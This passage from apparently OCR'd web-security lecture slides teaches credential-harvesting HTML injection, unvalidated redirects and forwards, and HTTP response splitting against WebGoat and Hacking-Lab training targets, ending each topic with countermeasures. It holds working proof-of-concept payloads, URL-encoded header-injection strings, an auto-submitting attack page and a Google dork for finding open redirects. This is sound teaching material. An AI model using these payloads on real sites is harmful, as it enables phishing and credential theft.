
Searching for Special Offers requires account login:

Enter Username:

Enter Password:

Login

- Victim enter credentials and clicks login



Enter Username: idefix

Enter Password: **********

Login

- This causes the credentials to be sent to the attacker (*catcher.php*)

```
root@ubuntu-generic:/var/www/attackdemo/WebGoat/catcher# tail catcher.txt
User: idefix Password: Mod_5ba*uK
```

- These credentials allow the attacker to log in at the target application and take over the victim's identity

Reflected XSS Protection by Browsers?

Note that the mechanisms implemented by browsers to protect from reflected XSS do not work here, as only HTML code and no JavaScripts are injected into the vulnerable web application.

Countermeasures

The countermeasures are the same as with XSS: Follow good software security practice by doing data sanitation and – if possible – input validation.


E-Mail Link?

Of course, one can use exactly the same approach as with the XSS vulnerability to trick the user using an e-mail containing a link.

Unvalidated Redirects and Forwards

Unvalidated Redirects and Forwards

- Redirecting means an application redirects users to other web sites
- Forwarding means a user is forwarded to another resource on the same web site, i.e., within the same application
- If the target is specified in a parameter that is not validated by the application, an attacker can abuse this to choose the destination page
- This allows redirecting a user to a server controlled by the attacker or accessing resources one is not authorized to



Unvalidated Redirects – Basic Idea


- Assume an e-shop web site contains links to access its partner shops:
  - *http://www.eshop.com/gotopartner?url=www.partnershop.com*
  - The e-shop subsequently redirects the user to *www.partnershop.com*
- If the web application simply accepts every URL, an attacker can abuse this to redirect a user to an evil web site
  - *http://www.eshop.com/gotopartner?url=www.evil.com*
  - The modified link can be presented to the user in, e.g., an e-mail
  - When clicking the link, the user is redirected to *www.evil.com*
- As the user sees *http://www.eshop.com/...* in the link, he is much more likely to click it than when seeing *http://www.evil.com/...*
  - Unless the victim inspects the address bar, he likely believes he is still on *www.eshop.com* after being redirected
  - The attacker can adapt *www.evil.com* to make it look like the original e-shop web site to, e.g., harvest credentials

Finding Redirects

To find redirects – many of the will be unvalidated – enter, e.g., the following in Google search: inurl:"redirect.asp?url="


Unvalidated Forwards – Basic Idea

- Assume the same e-shop web site allows users to watch their profile
- The corresponding link is as follows:
  - *http://www.eshop.com/authentication_check?onsuccess=profile.jsp*
- When the web application receives the request, the following happens:
  - The resource *authentication_check* is called which checks whether the user is authenticated
  - If he is not authenticated, he must authenticate himself
  - After successful authentication, the user is forwarded to the resource specified in the parameter *onsuccess*, which is *profile.jsp*
  - *profile.jsp* displays the user's profile
- If the web application does not check the parameter *onsuccess*, this can be abused to access any resource
  - *http://www.eshop.com/authentication_check?onsuccess=admin.jsp*
  - After successful authentication, the attacker gets access to *admin.jsp*



Finding and Exploiting Unvalidated Redirects and Forwards (1)

- To find potential vulnerabilities, crawl the application and look for resources (external and internal) in parameters (GET and POST)
- Often, redirection responses (HTTP status code 300 – 307, especially 302) are involved to redirect users to the specified resource
- Example: an e-shop provides a *My Account* link
  - Clicking the link shows the account details
  - If the user is not authenticated, he is redirected to the login page
  - After authentication, he is forwarded to the account page




Vulnerability

The example above uses lesson “6120 - OWASP – A10 – Unvalidated Redirects and Forwards” of the Hacking Lab (https://www.hacking-lab.com).

Finding and Exploiting Unvalidated Redirects and Forwards (2)

- Analyzing the exchanged data shows that clicking the link results in a redirection response



```
HTTP/1.1 307 Temporary Redirect
Date: Thu, 11 Sep 2014 14:17:43 GMT
Location:
https://glocken.hacking-lab.com/auth_url4/login?originalURL=https%3A%2F%2Fglocken.hacking-lab.com%
2F12001%2Furl_case4%2Furl4%2Fcontroller%3Faction%3Dprofile%26AValue%3DVgL0KCWyHzWbtVrPyKUeSQ%3D%3D
Content-Length: 406
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```


- The new location is the login URL – which is reasonable as the user is not yet authenticated
- And this URL includes the original URL (*My Account*) the user requested as a GET parameter
  - This also seems reasonable as the application wants to forward the user to the originally requested page if authentication is successful

Finding and Exploiting Unvalidated Redirects and Forwards (3)

- Next, the browser submits a request to the redirection URL

```
GET
/auth_url4/login?originalURL=https%3A%2F%2Fglocken.hacking-lab.com%2F12001%2Furl_case4%
2Furl4%2Fcontroller%3Faction%3Dprofile%26AValue%3DVgL0KCWyHzWbtVrPyKUeSQ%3D%3D HTTP/1.1
Host: glocken.hacking-lab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0
```

- This delivers the login screen, and after successful authentication, the user is forwarded to the *My Account* page



Login

Username:	hacker10
Password:	●●●●●●●


Customer Details

Username	**hacker10**
Name	Mueller
Surname	Fritz

- Can you spot a possible vulnerability?


Finding and Exploiting Unvalidated Redirects and Forwards (4)

- Verifying / exploiting the vulnerability is easy: Simply replace the *originalURL* parameter with another URL
  - E.g., replace *https://glocken.hacking-lab.com* with *http://www.zhaw.ch* in the request of the redirection URL (in the proxy or directly in the browser)



https://glocken.hacking-lab.com/auth_url4/login?originalURL=http%3A%2F%2Fwww.zhaw.ch%2F12001%2Furl_

- And the user is indeed redirected to *www.zhaw.ch*



www.zhaw.ch/12001/url_case4/url4/controller?action=profile&AValue=EdwJPYG9tzanOfw9EfVH3w==

Startseite | de | en | es | fr | it
Zürcher Hochschule
für Angewandte Wissenschaften

- So the vulnerability is exploitable and can be used to redirect the user to any server / resource controlled by the attacker
  - To carry out the attack, send an e-mail that includes the link to the victim
- Note that exploiting internal forwards is not possible (e.g., to access the merchant area as normal user)
  - Apparently, the application checks authorization correctly

Unvalidated Redirects and Forwards – Countermeasures

- If possible, completely avoid redirects and forwards
- If you have to use them, do not use the target URL or resource in a parameter in a redirection response, but store it on the server within the session
- If this can also not be avoided, make sure the received value is valid (whitelisting) and that the user is authorized to access the resource

HTTP Response Splitting

HTTP Response Splitting (1)

- HTTP Response Splitting is another attack associated with unvalidated redirects
- Can possibly be executed when the server embeds received user data in HTTP response headers
  - The usually works best in the Location header of a redirection response (status code 30x)
- Basic idea of the attack:
  - Create an HTTP request, which forces the web application to generate a response that is interpreted as two HTTP responses by the browser
  - The first response is partially controlled by the attacker
  - More important: the attacker controls the full second response, from the HTTP status line to the last byte of the content
  - This response can be used to display, e.g., a (malicious) login page


HTTP Response Splitting

A very good paper about HTTP response Splitting is the following: *Amit Klein, “Divide and Conquer” – HTTP Response Splitting, Web Cache Poisoning Attacks , and Related Topics. White Paper, Sanctum, March, 2004. http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf*

HTTP Response Splitting (2)

- Finding HTTP Response Splitting vulnerabilities can be done as follows:
  - Crawl the entire application and enter values for all web form fields
  - Record all requests and responses (e.g., using *Burp Suite*)
  - Search the responses for occurrences of the entered values in HTTP responses headers
  - With requests / responses where this was the case, execute a proof-of-concept attack to check whether there exists a vulnerability

- Just like with many other attacks, the victim must «carry out the attack himself»
  - This will again be achieved by presenting him a prepared link



Finding HTTP Response Splitting Vulnerabilities

- Consider the following scenario:

Search by country :
Switzerland
Search!

HTTP Request:

```
POST /WebGoat/lessons/General/redirect.jsp?Screen=1648199136&menu=100 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1648199136&menu=100
Cookie: JSESSIONID=55B13A9F133809A5E2CA1DD79DD09607
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

language=Switzerland&SUBMIT=Search%21
```

HTTP Response:


```
HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://ubuntu.dev:8080/WebGoat/attack?Screen=1648199136&menu=100&fromRedirect=yes&language=Switzerland
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 0
Date: Thu, 29 May 2014 07:49:34 GMT
```

User data is inserted into a HTTP response header
→ Potential HTTP Response Splitting Vulnerability

© ZHAW / SoE / InIT – Marc Rennhard, Stephan Neuhaus 66

Vulnerability

The example above uses the OWASP WebGoat application (5.2). The WebGoat lesson used here is *General → HTTP Splitting*.



HTTP Response Splitting – Proof of Concept Exploit (1)

- To verify the vulnerability, we carry out a proof of concept exploit
- The following is submitted as the user input:

```
Switzerland
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 22

<html>Hacked!!!</html>
```

Terminate first HTTP Response

Insert second HTTP Response

Here the HTTP response is split in two responses
→ thereby the name «HTTP Response Splitting»

- Assuming the web application does not check / filter the user input, it will be integrated into the Location header of the HTTP response

Terminating an HTTP Response

An HTTP response with no body must terminated by an empty line, which is why we must include such an empty line between the last line of the first response and the first line of the second response.

HTTP Response Splitting – Proof of Concept Exploit (2)

- Response generated by web server:

```
HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://ubuntu.test:8080/
WebGoat/attack?Screen=1648199136&menu=100
&fromRedirect=yes&language=Switzerland
Content-Length: 0
```

First HTTP response from server → browser requests Location-URL

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 22

<html>Hacked!!!</html>
```

Second HTTP response from server → interpreted by browser as response to the request for the Location-URL

```
Content-Type: text/html;charset=ISO-8859-1
Content-length: 0
Date: Thu, 20 Feb 2012 09:13:57 GMT

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
...
```


Superfluous (malformed) data, including «real» second response → ignored by browser

HTTP Response Splitting – Proof of Concept Exploit (3)

- Before copy/pasting the code into the search field, we should again remove unnecessary newline and space characters
  - So the parameter value is correctly interpreted by the web application
  - With inserted JavaScript or HTML code, we could simply remove these characters
- But with HTTP Response Splitting, simply removing these characters won't work
  - The browser will only interpret the response as two HTTP responses if it is formatted correctly
  - In particular, the newline characters must be included in the response as they are used as control character in the HTTP protocol
- We therefore must encode them using URI encoding
  - `\n` is replaced with `%0a`, space with `%20` etc.
  - These URI encoded characters are correctly interpreted (as newline or spaces) by the web browser

HTTP Response Splitting – Proof of Concept Exploit (4)

- We use again *https://cybersecurity.wtf/encoder/*:



```
Switzerland
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/
Content-Length: 22
```


```
Switzerland%0AContent-Length%3A%200
%0A%0AHTTP%2F1.1%20200%20OK%0AContent-Type%3A
%20text%2Fhtml%0AContent-Length%3A%2022%0A%0A
%3Chtml%3EHacked!!!%3C%2Fhtml%3E%0A
```

Switzerland%0AContent

http://ubuntu....%2Fhtml%3E%0A

ubuntu.dev:8080/WebGoat/attack?Screen=1

Hacked!!!



HTTP Response Splitting – Proof of Concept Exploit (5)

- HTML document with prepared link:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>

<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/lessons/General/redirect.jsp?
Screen=1648199136&menu=100" method="POST">
<input type="hidden" name="language" value="Switzerland%0AContent-
Length%3A%200%0A%0AHTTP%2F1.1%20200%20OK%0AContent-Type%3A%20text%2Fhtml%0AContent-
Length%3A%2022%0A%0A%3Chtml%3EHacked!!!%3C%2Fhtml%3E">
<input type="hidden" name="SUBMIT" value="Search"></form>

Click this link to get hacked: <a href="javascript:send_postdata();">ubuntu.dev</a>.</br></br>

Yours,
Mr. Blackhat

</body>
</html>
```

Visible HTML document

Click this link to get hacked: ubuntu.dev.

Yours, Mr. Blackhat

Countermeasures

The best countermeasure against HTTP Response Splitting can be achieved with proper input validation. Especially make sure that the attacker cannot insert carriage return (CR) and linefeed (LF) characters when the data is inserted by the web application into HTTP response headers.

HTTP Response Splitting – Countermeasures

- The best protection from HTTP Response Splitting can be achieved with proper input validation
- Especially make sure that the attacker cannot insert carriage return (CR) and linefeed (LF) characters when the data is inserted by the web application into HTTP response headers

Burp Suite and other Tools

(Semi-)Automated Tools

